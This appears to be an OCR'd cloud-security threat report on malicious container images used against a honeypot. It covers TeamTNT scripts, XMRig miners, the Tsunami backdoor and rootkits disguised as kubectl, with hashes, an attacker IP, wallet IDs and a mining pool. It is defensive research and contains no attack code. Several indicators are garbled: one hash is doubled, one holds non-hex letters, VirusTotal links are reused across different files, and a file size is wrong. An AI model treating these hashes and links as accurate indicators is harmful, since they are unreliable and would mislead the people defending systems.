
The container image consists of a number of binaries that were found to be malicious. apache2 (md5: a97d189256717ac5e616dd687b33cbef) is categorized as scanning tool and was found to be malicious by 12 vendors, according to VirusTotal.



httpd (md5: 239939611a91dadeae6bb13efef242f8) was detected by 37 vendors in VirusTotal as an XMRig binary used for cryptomining.

- **Image name:** docker72590/apache
- **Attack patterns:** 23 attacks performed between September 10 and November 7, 2021
- **Entry point:** shell script containing clear text command
- **Impact/category:** cryptomining malware

- **Malicious binary:** MD5: a97d189256717ac5e616dd687b33cbef
- **Detected as:** masscan port scanner
- **File type:** ELF 64-bit LSB shared object, x86-64, dynamically linked, not stripped
- **File size:** 2.03 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/c0fd1716d95184b960a5141b1340f55be359bd9a9d56811cf0e1e38254cb6e69/detection




Index of /

Name	Last modified	Size	Description
Parent Directory		-	
a/	2021-11-15 19:12	-	
b/	2021-11-15 19:11	-	
c/	2021-11-15 19:11	-	
k/	2021-11-07 18:38	-	
m/	2021-11-14 10:44	-	
s/	2021-11-14 10:35	-	
sh/	2021-11-05 22:00	-	

According to the shell script `a.sh` that was detected in the container image, we revealed a remote server that the attacker used to download scripts to attack the host.

- **Malicious binary:** MD5: 239939611a91da deae6bb13efef242f8
- **Detected as:** coin minor
- **File type:** ELF 64-bit LSB shared object, x86-64, dynamically linked, stripped
- **File size:** 5.90 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/c0fd1716d95184b960a5141b1340f55be359bd9a9d56811cf0e1e38254cb6e69/detection



The scripts that were found in the repository were related to TeamTNT, which was responsible for this attack. The attack occurred 23 times and was last seen on November 7, 2021.

Most of the attacks were performed from the IP address 121.40.16.11, which is located in China and belongs to Aliyun. The address was reported regarding port scan activity, mostly scanned port 2375 searching for misconfigured containers.


Attack 24

greekgoods/kimura

A continuous attack was observed using the container image greekgoods/kimura.

The container image was observed attacking our honeypot in 2020 and returned to attack using the same command, `entypoint.sh`, since September 7, 2021.

Attacks list ›



The container image has a malicious binary that was found to be related to miner activity.

- **Image name**
  greekgoods/kimura
- **Attack patterns:**
  392 attacks performed
- **Entry point:**
  clear text command
- **Impact/category:**
  cryptomining, malware
- **Mining pools:**
  pool.supportxmr.com
- **Wallet IDs:**
  44zJ1Spab8ZNWaQXaxWH5Vawkxfj5LLUUJ9vfS6nGoJXEQkwv8gQ6gGar55xeNwZVcSrSgAUqBKWgew5VuGRjb7N6MaV8Hv

Attack 25

miningcontainers/xmrig

A new attack was observed using the container image miningcontainers/xmrig between October 26 and October 31, 2021.

The container image is related to mining activity.

- **Image name**
  miningcontainers/xmrig
- **Attack patterns:**
  7 attacks performed between October 26 and October 31, 2021
- **Impact/category:**
  cryptomining, malware
- **Mining pools:**
  pool.supportxmr.com
- **Wallet IDs:**
  0999435894eBc5212b57Beb7a6bAb4F9085C4F32

Attacks list ›


Attack 26

Account sandeep078

A new campaign using the container image docker72590/apache was detected against our honeypot, first observed on September 10, 2021.

The **first repository**, sandeep078, includes the shell script `pause.sh`, which downloads scanning tools and includes encoded script with base64 that saves SSH keys of TeamTNT and make changes in the keys' definitions. Afterwards, downloading the `int.sh` file makes preparations before mining activity begins, like searching for and deleting other miners on the compromised machine.

The **second repository, tntbbo**, we detected the execution of 2 commands: The **first command** downloaded the `d.b.b.sh` shell script, which make changes in the SSH keys and downloads the binary file x86_64 (md5: 598944121a19335a95de4a7b40e01fd1), which VirusTotal identified as Tsunami malware.



This malware allows the attackers an initial access by creating a backdoor in the compromised host.

The **second command** downloads the `scope2.sh` shell script, which contains a text file of a token and encoded script in base64. After decoding the script, we revealed that the purpose of the script is to check the Docker version that is currently" running in order to run Weave Scope, a visualization tool for Kubernetes.

- **Attack patterns:** 4 attacks beginning on October 14, 2021
- **Impact/category:** backdoor malware


- **Malicious binary:** MD5: 598944121a19335a95de4a7b40e01fd1
- **Detected as:** Tsunami backdoor malware
- **File type:** ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packed
- **File size:** 41.64 KB
- **VirusTotal link:** https://www.virustotal.com/gui/file/f96295c7axe9d719b5722d1f9e90bdddd65e6955ee4b56b05fb0584c09df28601

Attack 27

524470869/kuben2

A new attack was observed against our honeypot using the container image 524470869/kuben2.

The attack occurred one time, on November 12, 2021, using the command `init.sh`. Investigation of the container image revealed that the `init.sh` shell script includes downloading of different tools, including `masscan` (port scanner), `jq` (command line tool for Json processing), and libpcap-dev (used to capture or send packets from a live network device or a file). The script also downloads files using the domain transfer[.]sh, which allows sharing files from the command line. The attacker shared the files aarch64 and x86_64.




aarch64 (md5: eb55b7e1479956e9dd71442725d1c3bf) is a binary file that was found to be malicious by 12 vendors, according to VirusTotal, and is used as a Tsunami malware backdoor.

- **Image name:** 524470869/kuben2
- **Attack patterns:** one attack performed on November 12, 2021
- **Impact/category:** 1 attack performed on November 12, 2021

- **Malicious binary:** MD5: eb55b7e1479956e9dd71442725d1c3bf
- **Detected as:** Tsunami backdoor malware
- **File type:** ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packed
- **File size:** 49.10 KB
- **VirusTotal link:** https://www.virustotal.com/gui/file/b186277bc05ec832d76a52a9aa1b9fdb5bfcc1fb71ddc042078490536000d1c1


Attacks list ›



x 86_64 (md5: 6f63395bbb8ffe001530ea0cf55d9671) is a binary file that was found to be malicious by eight vendors, according to VirusTotal, and is used as a Tsunami malware backdoor.

The container image also contains binary file named kuben2(md5: 1a0de31da1a05bcc78277cd8db7f2bd0), which was found to be related to malware with traces of miner activity, according to Intezer Analyze.


- **Malicious binary:** MD5: 598944121a19335a95de4a7b40e01fd1
- **Detected as:** Tsunami backdoor malware
- **File type:** ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packed
- **File size:** 41.64 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/aaed4df4e13542d8b38110147d874b731b2964c454a54c2f894d010271723cdb



Another file, named kuben2.so (md5: b1d914571748e3a8127e7854be2e458d), is a shared library file that was found to be malicious by 25 vendors, according to VirusTotal, and is categorized as malware.


The container image also was found to be related to cryptomining activity, according to the binary file kubelct (md5: 126af47a26f4c40b3f78c8f5e0507b14), which resembles kubectl, the command line tool for Kubernetes that allows commands to run against Kubernetes clusters. The attacker may want to show the legitimacy of the file by giving it a `valid` name. The file was found to be malicious by 26 vendors and is classified as a miner.

- **Malicious binary:** MD5: b1d914571748e3a8127e7854be2e458d
- **Detected as:** Tsunami malware
- **File type:** ELF 64-bit LSB shared object, x86-64, dynamically linked
- **File size:** 16.49 KB
- **VirusTotal link:** https://www.virustotal.com/gui/file/4c470fd0aae44bdc059ef10392a944fb121a7d32ec0a3d72ef8ad579f95a8400



Another file, named kubelct.so (md5: 000f7730da0bb82342328c107b1135b3), was found to be malicious by 26 vendors and is classified as malware.

- **Malicious binary:** MD5: 126af47a26f4c40b3f78c8f5e0507b1426af47a26f4c40b3f78c8f5e0507b14
- **Detected as:** coin miner
- **File type:** ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packed
- **File size:** 5.85 MB
- **VirusTotal link:** https://www.virustotal.com/gui/file/aaed4df4e13542d8b38110147d874b731b2964c454a54c2f894d010271723cdb



The files kuben2.so and kubelct.so were found to be related to rootkits, and our assumption is that those files were downloaded to hide the malicious activities of the binaries kuben2 and kubelct, and to impart legitimacy to the processes that run without arousing the suspicion of the security mechanisms.

- **Malicious binary:** MD5: 000f7730da0bb82342328c107b1135b3
- **Detected as:** rootkit – process hider
- **File type:** ELF 64-bit LSB shared object, x86-64, dynamically linked
- **File size:** 16.49 KB
- **VirusTotal link:** https://www.virustotal.com/gui/file/e57b8c2360ea5d35f47ed479c9835e4086b0380c88b4d7df0f6a07e7d9bb1dfc

According to the investigation, the container image was found to be related to cryptomining activity, and the attacker used persistence techniques with the Tsunami malware to get a backdoor and gain access to the compromised host.

aqua nautilus

Aqua Nautilus is a dedicated team of security researchers and engineers focused on cybersecurity research of the cloud native technology stack.

Nautilus' mission is to uncover new vulnerabilities, threats, and attacks that target the software supply chain, containers, Kubernetes, serverless, and cloud infrastructure. The intelligence that Aqua Nautilus produces is key to enabling Aqua to stop attacks on your cloud native applications.